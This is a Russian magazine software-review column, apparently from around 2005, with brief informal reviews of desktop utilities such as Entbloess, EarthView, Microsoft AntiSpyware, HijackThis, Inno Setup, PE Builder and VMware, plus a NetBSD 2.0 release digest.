Работы по созданию идеального переключателя задач для Windows по-прежнему идут полным ходом. Причем в последнее время наметился явный лидер среди программ, предлагающих по нажатии на Alt-Tab выводить на экран уменьшенные изображения окон всех запущенных приложений. Сам я от подобного подхода в полном восторге, поскольку он не только позволяет отказаться от услуг стандартного виндового TaskSwitcher'а, но и приводит к тому, что мелкие кнопочки на Панели задач приходится кликать значительно реже.

О прогах, реализующих подобную идею, я уже писал. Но ни WinPLOSION (www.winplosion.com), ни TopDesk (www.otakusoftware.com) не могут сравниться с Entbloess в функциональном плане. Причем я имею в виду не возможность точного согласования качества анимации с производительностью машины (хотя и это, согласись, немаловажно), а наличие целого ряда эксклюзивных дополнительных функций. К примеру, если ты работаешь сразу с несколькими сайтами в Internet Explorer и нажмешь F10, то Entbloess выдаст на экран превьюшки окон лишь этой бродилки. Переключение между сайтами превращается в праздник! И переход между документами Word и таблицами Excel я теперь выполняю только так!

Другой полезной фишкой, о которой я хотел бы упомянуть, является возможность управления приложениями прямо в режиме превью. То есть если нажать F9, указать курсором на какое-нибудь окно и нажать Q - это окно закроется. Можешь переводить курсор на следующее окошко, закрывая в таком режиме все ненужные окна за пару секунд и давая своей машине вздохнуть свободнее.


EARTHVIEW V 3.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 2757 Кб
www.desksoft.com





Очень стильный оживитель рабочего стола, после запуска которого стандартные обои сменятся красочным изображением глобуса или карты мира. Но главная прелесть программы EarthView заключается в том, что фоновая картинка обновляется через заданные промежутки времени: глобус вращается, по карте Мира ползет область дня и ночи. Причем все эти изменения привязаны к реальности, то есть тот же виртуальный глобус делает полный оборот за 24 часа. Хотя я, признаюсь, глобус не юзаю - мне больше по душе режим карты. Здорово наблюдать, как освещенная Солнцем зона медленно пропалзает по моему родному городу. Такая картина невольно настраивает на философский лад и принуждает острее чувствовать неумолимый ход времени. Впрочем, программу можно использовать и в сугубо деловых целях: допустим, если выбрать в настройках сразу несколько городов, то одного взгляда на экран будет достаточно, чтобы узнать, который час в данный момент в Нью-Йорке или, скажем, в Улан-Удэ.


Из-за дискретного механизма действия EarthView практически не расходует системных ресурсов. Тем, кто юзает прошлогодние версии этой проги, рекомендую немедленно сделать апдейт. Новая, третья версия EarthView научилась генерировать фотореалистичные облака, атмосферные эффекты, позволяет зуммировать изображение. Важность последней фишки понимаешь тогда, когда вместо стандартной карты с 10-километровым разрешением ты подключаешь к проге альтернативную, разрешением в 2,7 км. Правда, работа с такой картой требует наличия 500 свободных метров на винте, но, поверь мне, такие расходы вполне окупаются фантастическим качеством возникающей на десктопе картинки.














MICROSOFT WINDOWS ANTISPYWARE (BETA)


Windows 2k/XP
Freeware
Size: 6384 Кб
www.microsoft.com/athome/security/spyware/software



В этот раз даже Microsoft порадовала меня хорошим софтом. Сначала по каналам Windows Update на мою машину закачалось «Средство удаления вредоносных программ» - простенький антивирус, предназначенный для борьбы с небольшим числом самых популярных паразитов, а затем я принял участие в тестировании нового продукта Windows AntiSpyware. Честно скажу, антишпионское решение от Microsoft мне понравилось. Сканер сработал отлично, найдя на моей машине и тестового трояна, и несколько довольно гадких adware-модулей. Отчет с результатами сканирования приглянулся мне подробными описаниями найденной заразы, лечение прошло без проблем. К тому же в составе Windows AntiSpyware обнаружилось еще несколько интересных компонентов, среди которых оказался и уже работающий AutoUpdater, и система защиты, призванная препятствовать заражению машины рекламно-шпионским софтом. Учитывая, что все эти фишечки юзер получает совершенно бесплатно, я не вижу причин, способных помешать и тебе поближе познакомиться с этой программой. Кстати, людям продвинутым советую непременно заглянуть в раздел Advanced Tools -> System Explorers. Там скрывается очень неплохой набор инструментов: от менеджера процессов до средств зачистки ослика IE от самых разнообразных блох.

BOOTIT NEXT GENERATION V 1.71

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 596 Кб
http://terabyteunlimited.com




Интересный гибрид менеджера загрузки и средства управления разделами жесткого диска. Как менеджер загрузки BootIt Next Generation не уступает популярному у нас Acronis OS Selector'у (хотя, конечно же, его интерфейс не так красив), а как инструмент для работы с разделами далеко его превосходит. Лично я использовал BootIt Next Generation для создания на отдельном логическом диске защищенной от детей версии виндов. Попасть в этот раздел можно было лишь после ввода пароля, а иначе загружалась игровая конфигурация, из которой рабочий диск не был виден.

Процесс установки программы заключается в создании загрузочной дискеты или образа компакт-диска. Дискета требуется только одна, и ее потом можно использовать как спасательный диск для работы с чистым винтом или погибшей системой. Да, чуть не забыл! BootIt Next Generation также позволяет сохранять сжатый образ жесткого диска или отдельных его разделов и даже записывать файл образа на CD/DVD. Неплохая функциональность для 600-килобайтной софтинки, да? Впрочем, рекомендовать BootIt Next Generation всем подряд я, пожалуй, не буду. Программа явно рассчитана лишь на людей знающих и толковых :).



doOrganizer v 1.4

Windows 2k/XP
Shareware
Size: 13865 Кб
www.gemx.com




Все программы, сделанные компанией GemX, отличаются очень стильным и качественным интерфейсом. DoOrganizer не стал исключением. Так что если тебе нужен качественный и красивый персональный информационный менеджер, то советую взглянуть. В doOrganizer ты найдешь все необходимое: блокнот, адресную книгу, планировщик, ежедневник, календарь и развитую систему напоминаний. Есть у этого органайзера и одна эксклюзивная фишка - инструмент под названием Mind Map. Этот самый Mind Map позволяет юзеру быстро визуализировать свои мысли: наносить на виртуальный лист различные объекты/события и выстраивать связи между ними. Многие люди рисуют подобные схемы на бумаге, когда размышляют о чем-нибудь серьезном. Глядя на такие наброски, им легче бывает сформулировать для себя проблему и найти решение. Однако если рисунок, сделанный от руки, обычно выглядит неказисто и после осмысливания сразу же отправляется в мусорную корзину, рисунок, сделанный в Mind Map'е, радует глаз. Его не стыдно показывать другим людям (экспортировать в *.jpeg) и подшивать к текущим делам и планам.



INSTALLRITE V 2.5

Windows 9x/Me/NT/2k/XP
Freeware
Size: 4993 Кб
www.epsilonsquared.com



Процесс клонирования дисков, я думаю, тебе хорошо известен. Пришла пора познакомить тебя с процессом клонирования приложений. Но для начала тебе стоит раздобыть InstallRite - утилиту, которая осуществляет эту любопытную операцию. Принцип действия InstallRite прост как все гениальное. Сначала утилита делает снимок системы, потом ты устанавливаешь на машину необходимый софт и делаешь второй снимок. InstallRite сравнивает снимки между собой, находит внесенные новым ПО изменения в системе, а затем создает один-единственный исполняемый файл (InstallKit), который эти изменения реализует. То есть полученный exe'шник содержит все файлы, которые необходимо добавить, и список ключей реестра, которые надо создать/модифицировать. Идея ясна? О сфере применения подобных InstallKit'ов, мне кажется, тоже догадаться не сложно. Вот, допустим, сисадминам часто приходиться устанавливать и настраивать на нескольких машинах одно и то же ПО. А с помощью InstallRite админ может произвести установку лишь один раз, а затем просто продублировать ее на всех других компьютерах. Домашний пользователь с этой программы также может поиметь пользу. InstallKit'ы, правда, им вряд ли будут востребованы, зато бесплатное средство для мониторинга изменений, вносимых в его систему свежими програми, в хозяйстве пригодится.






WEBWATCHBOT 3.0 BETA 2

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 10290 Кб
www.exclamationsoft.com/webwatchbot

Бывает так, что ты запускаешь свой хостинг. Хочешь стать крутым IT-олигархом, но случается куча траблов. Среди них - стабильность работы твоего сервиса. Поначалу я вписал кучу своих знакомых в клиенты хостинга, но многие из них постоянно требовали понижения цены сервиса, так как их ресурс не всегда был доступен публике. Я устал от подобных телег и взял под контроль все хостящиеся сайты, стал проверять их доступность с помощью WebWatchBot. Теперь я всегда знаю, был ли ресурс действительно в дауне какое-то время. Также по результатам запросов можно делать выводы, было ли случившееся моим косяком или это хозяин ресурса чего-то начудил. Теперь на все предъявы я отвечаю репортом данной софтины.

HIJACKTHIS 1.99

Windows 9x/Me/2k/XP
Freeware
Size: 194 Кб
www.merijn.org




Сколько появляется новых троянов и spyware'ов, столько же выпускается и штуковин по улучшению твоей безопасности. Здесь мы имеем дите из такого семейства. Автозагрузка сканируется изучением стандартных мест расселения заразы. Помимо работы по установленному профилю, софт регулярно обновляется. Добавляются новые и новые описания шпионов-вредителей. Приятной особенностью стала возможность бэкапа. Прога сохраняет параметры системы перед проведением какихлибо операций по зачистке паразитов. Если ты большой любитель порыться в разнообразных настройках, то ты получишь удовлетворение от HijackThis - опций тут видимо-невидимо. Новичку потеряться несложно. Хотя он и не обломается, если будет использовать всего две пимпы: Scan и Fix.


INNO SETUP 5.0.6

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 1000 Кб
www.jrsoftware.org

Ты пишешь собственный софт и считаешь себя отцом? И все там так просто, только пимпу нажми - и все работает? Ты не отец, пока твой крутой код не будет снабжен взрослым инсталлятором. В данном папском пакете ты найдешь массу опций: сжатие устанавливаемой софтины, сбор множества файлов в один удобный EXE'шник, удобный uninstall. Если тебе всего этого мало, то можно самому сделать апгрейд посредством написания простых pascal-скриптов. Когда руки дойдут до совсем безудержных экспериментов, кстати окажется и дебаг-опция - с ней все огрехи твоего софта будут описаны в LOG-файле.



DOWNLOAD EXPRESS 1.7.293



Win NT/2K/Xp
FreeWare
Size: 509 Кб
www.metaproducts.com


Привет, меня зовут Алена, мне 16 лет. Ой, окном ошибся, извини. Download Express - это полумеговая примочка к не любимому тобой Internet Explorer'y, позволяющая НОРМАЛЬНО скачивать файлы из Сети. Согласись, стандартное убогое окно эксплорера, глючащее при докачке файлов и иногда вообще вылетающее, уже давно не катит. Итак, представлю тебе преимущества плагина: возможна загрузка файла в несколько потоков, регулировка скорости скачивания, подключение через проксисервер. Про приостановку даунлоад-процесса и докачку я умолчу - с этим иногда справляется и сам IE. Еще программка имеет встроенную карту (Map), по заполнениям ячейки которой можно определить расширение загружаемого файла. В общем, если тебе все-таки по нраву Ослик ИЕ или просто приходится временно его юзать, то плагин Download Express должен быть первым, который ты скачаешь (пока еще обычной тупой качалкой) и установишь.

OSS RELEASE DIGEST: NETBSD 2.0

В конце 2004 года состоялся выход новой версии операционной системы NetBSD - 2.0. Релиз портирован на платформы amd64, evbsh5 и xen, получил родную поддержку потоков на базе Scheduler Activations. В портах на i386, amd64, macppc и sparc появилась поддержка SMP, в i386 - новый ACPI и структура управления питанием, а в amd64 и macppc расширена поддержка железа. Представлена структура уведомлений о сообщениях ядра (kqueue), защита от переполнения буфера, новая родная структура i2c, драйвер satalink(4) для поддержки SATA. NetBSD стала полностью динамически слинкованной, включая /bin и /sbin. Среди программного обеспечения в NetBSD 2.0: ipf4.1.3, bind 8.3.7, binutils 2.14, cvs 1.11.17, diffutils 2.8.1, file 4.08, gcc 3.3.3, gdb 5.3, grep 2.5.1, groff 1.19, less 381, openssl 0.9.7d, postfix 2.0.19, sendmail 8.12.11, tcpdump 3.7.1.

Из других релизов: Python 2.4, Mozilla Thunderbird 1.0, Xandros Desktop 3.0, KDE 3.3.2, GNOME 2.8.2, KNOPPIX 3.7, g4u 2.0, Samba 3.0.10, GTK+ 2.6.0, GLib 2.6.0, Pango 1.8.0, Mac OS X 10.3.7, Mozilla 1.7.5, OpenOffice.org 1.1.4, CrossOver Office 4.1, Sylpheed 1.0.0, ASPLinux v10, xine 1.0, GIMP 2.2.1, Debian GNU/Linux 3.0r4, Mandrakesoft Corporate Server и Corporate Desktop, Opera 8.0 beta for Linux.






BART'S PE BUILDER 3.1.2


Windows 2K/2003/XP
Freeware
Size: 2699 Кб
www.nu2.nu/pebuilder

В последнем споре о преимуществах Linux и Windows я привел довод: пингвина можно грузить целиком и полностью с CD. Винда же требует исталла на винт даже для проведения самых простых операций. Новую софтину в студию! Теперь ты можешь создать загрузочный CD/DVD, который даст более или менее человеческий 800x600 графический интерфейс, позволит работать с сетью и откроет доступ к уже имеющимся в системе FAT/NTFS/CDFS-дискам. Прога окажется особенно актуальной, когда нужно прочистить от вирусни зараженную систему или проанализировать, какая железка может вызывать ощутимые сбои системы. Я сам стал пользоваться этим софтом, когда мне нужно было настраивать NT-сеть с установленных там 98 окошек. Понятно, что ради 15-минутной настройки нет смысла ставить 2K или, тем более, 2003. В этом случае мне поможет только загрузка с PE Builder-диска и вызов необходимых NT-тулз для администрирования.



MP3TAG 2.27C BETA


Windows 95/98/ME/NT/2K/XP
Freeware
Size: 1341 Кб
www.mp3tag.de/en




В первый день я разобрал 150 MP3-дисков по ящичкам. На другой день пришел черед отфильтровать 100 Гб музыки на жестком диске. Тут одних ручных манипуляций было недостаточно, нужен был спецсофт, который назвал бы все добро согласно прошитым MP3-тэгам и разбросал по именным папкам. Тогда-то и пришел на помощь MP3Tag, который сумел снабдить все безымянные треки необходимой инфой о названии песни и альбома, годе его выхода. Вся инфа тягалась из хорошо известной FreeDB.

TORRENT SEARCHER 3.0

Windows 95/98/XP
Freeware
Size: 212 Кб
http://torrentsearcher.tk




За время существования рубрики Leech не было и дня без письма с вопросом о том, как искать варез в клиенте BitTorrent. Да, данный клиент не поддерживал опцию поиска. Тебе нужно было кормить софтину готовыми линками на желанную варезку. Ситуация меняется вместе с предложенным плагином, который снабдит твой любимый клиент комфортабельной искалкой. Скрипт является серьезной заменой хорошо известному веб-поисковику torrent'ов - Supernova. Теперь можно целиком и полностью отдаться BitTorrent'у, не отвлекаясь на поглощение мегабайтов рекламы.




VMWARE WORKSTATION FOR WINDOWS 5.0

Windows 2K/2003/XP
Shareware
Size: 51520 Кб
www.vmware.com



Просто новый билд старой и проверенной виртуальной машины, которая позволяет работать одновременно с несколькими осями на одном компе. Тебе не надо резать винт на несколько партиций, перезагружаться и наполняться страхом: а что если ВСЕ упадет после инсталла? Нет, ты просто работаешь с несколькими операционками, параллельно запуская приученные к ним программы. Софт позволяет крутить всеми имеющимися файлами как единым массивом. Не нужно опасаться, что одна система не увидит раздел диска, созданного второй. Для полного счастья не хватает лишь поддержки Direct3D. Если ты уже работал с Virtual PC от MS, но хочешь испытать предложенный VMware, стоит скачать V2V Conversion Wizard, который позволит интегрировать обе софтины в одно семейное счастье.

ED2K-GTK-GUI V 0.6.3

POSIX, Mac OS X
Size (в .gz): 1946 Кб
http://ed2k-gtk-gui.sourceforge.net
Лицензия: GNU GPL




Как легко догадаться по названию, ed2k-gtk-gui представляет собой графическую надстройку на базе GTK+ к консольному p2p-клиенту eDonkey2000 для UNIX (edonkeyclc). Оболочка обладает интуитивно понятным интерфейсом, и ее использование не должно вызывать затруднений у новичка в пиринговых сетях. Поверх всех вкладок программы всегда показывается текущая скорость download/upload, название сервера, к которому подключен клиент, число скачивающих пользователей, поле ввода. Через это поле для ввода, помимо добавления тривиальных URL'ов на файлы в ed2k, можно осуществлять поиск файлов на подключенном сервере, в Jigle (общий, только по аудио, видео или среди программ), в ShareReactor, в базе данных по фильмам IMDb, в Google. Через него же добавляются серверы в соответствующий список и посылаются команды непосредственно к ядру eDonkey. Результаты поиска по серверу обладают tab'овым интерфейсом, благодаря чему можно одновременно работать со многими списками. Существует черный список файлов, используемый, например, для устранения ненужных результатов при поиске. По умолчанию в расшаренные ресурсы добавляется каталог со всем, что уже было скачано через ed2k, а чтобы пополнить список доступного, достаточно выбрать нужные каталоги, откуда и будут взяты (возможно, рекурсивно) и прохэшированы все файлы. Настройка ed2k-gtk-gui разделена на опции ядра (ник, лимиты скоростей и подключений, каталоги для записи, порты) и на собственные (GUI 1, 2, 3), где выбираются параметры внешнего вида, URL'ы для списков серверов и т.п. В программе также есть статистика по скорости (download и upload) за выбранный интервал времени (от трех минут до года).






WINDOWLAB V 1.25

POSIX (*BSD, Linux, Solaris...)
Size (в .tar): 150 Кб
www.nickgravgaard.com/windowlab
Лицензия: GNU GPL




WindowLab - легкий оконный менеджер с несколько инновационным подходом к работе в графической среде. Ключевая особенность WindowLab заключается в том, что при клике на какое-либо окно оно фокусируется, но не всплывает поверх других, к чему давно приучили пользователей все привычные оболочки. Несомненно, первое впечатление - очень неуютное состояние при работе, но при желании со временем можно легко переучиться и наслаждаться выгодами такой концепции. И это не пустые слова - эти выгоды действительно проявляются: например, бывают случаи, когда нужно набирать текст в окне одной программы, глядя на вывод другой, при условии, что размеры окон достаточно велики. Для того чтобы окно всплыло, нужно использовать или сочетание клавиш Alt+F12, если оно является сфокусированным в данный момент, или среднюю иконку в верхнем правом углу окна, или расположенный в самом верху рабочего стола toolbar. Примечательным в этой панели является и ее преобразование в меню с выбором программ для запуска (а также выходом из WindowLab) на время удержания нажатой правой кнопки мышки на свободном пространстве рабочего стола. Если открыто очень много окон, то, переведя курсор мыши в зону toolbar'а и удерживая нажатой левую кнопку, можно быстро просматривать содержимое всех окон. Предусмотрена функция перевода текущего окна в полноэкранный режим (с удалением верхней части окна) по нажатии Alt+F11.



REDET V 4.7

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 22 Кб
www.cis.upenn.edu/~wjposer/redet.html
Лицензия: GNU GPL




Redet расшифровывается как Regular Expression Development and Execution Tool и служит, соответственно, для работы с регулярными выражениями, что может оказаться наиболее полезным для программистов на скриптовых языках (да и сама утилита написана на Tcl). Суть операций, выполняемых в Redet, проста: составляется регулярное выражение, задается нужный или пробный текст и показывается результат выполнения обработки. Пожалуй, главным достоинством является большое число поддерживаемых приложений, с помощью которых и осуществляется обработка. Среди них представлены и стандартные UNIX-утилиты (agrep, egrep, fgrep, grep; awk, gawk и nawk; sed), и оболочки (bash, tcsh), и редакторы (ed, emacs), и языки программирования (lua, perl, python, ruby и tcl). Для любого используемого обработчика можно просмотреть краткий список принятых шаблонных выражений или специфических ключей/параметров, например ^ и $ для обозначения начала и конца строки в Perl. Встроена возможность ввода данных для сравнения полученных результатов. Регулярные выражения и текст, вводимый для обработки и для сравнения, могут быть вставлены из обычных файлов, а полученный результат затем сохранен. Для возвращения к более удачному и уже забытому регулярному выражению предусмотрена история regexp'ов. Настройка программы ограничивается выбором цветов, шрифта и включением/выключением всплывающих подсказок.



LYMAN V 0.7


POSIX, Windows, Mac OS X
Size (в .gz): 1171 Кб
www.rexi.org/software/lyman/
Лицензия: GNU GPL



Несмотря на явное количественное превосходство файлов в mp3/ogg, иногда бывает нужно сохранять и слова из любимых музыкальных композиций, а так как серьезно этим никто обычно не занимается, образуется масса плохо структурированных текстовых файлов. Именно для удобства работы с ними и придумана программа Lyman, написанная на Java и обладающая очень приятным и простым в использовании интерфейсом. Из информации о песне, помимо самого текста, можно указывать ее название, исполнителя, альбом, год и источник. Далее данные сохраняются в собственный формат Lyman или экспортируются в обычный текст, HTML и XML (обратно они могут импортироваться из plain text и XML). Но главная достопримечательность в том, что один такой файл легко вмещает произвольное число композиций, после чего можно просматривать весь их список, отсортированный по артистам/песням, и находить дубликаты. Что логично, присутствует поиск введенного текста по всем параметрам (заголовок, год и т.п.) с возможностью точного соответствия и включением зависимости от регистра. Настройки позволяют изменять тему внешнего вида, активировать автоматическое сжатие сохраняемых файлов, очищать историю открытых файлов, а также указывать параметры для доступа к SMTP-серверу электронной почты, в том числе с аутентификацией, чтобы при желании отправить выбранную песню кому-либо на e-mail.


EASYTAG V 1.99.2

Linux
Size (в .bz2): 1104 Кб
http://easytag.sourceforge.net
Лицензия: GNU GPL





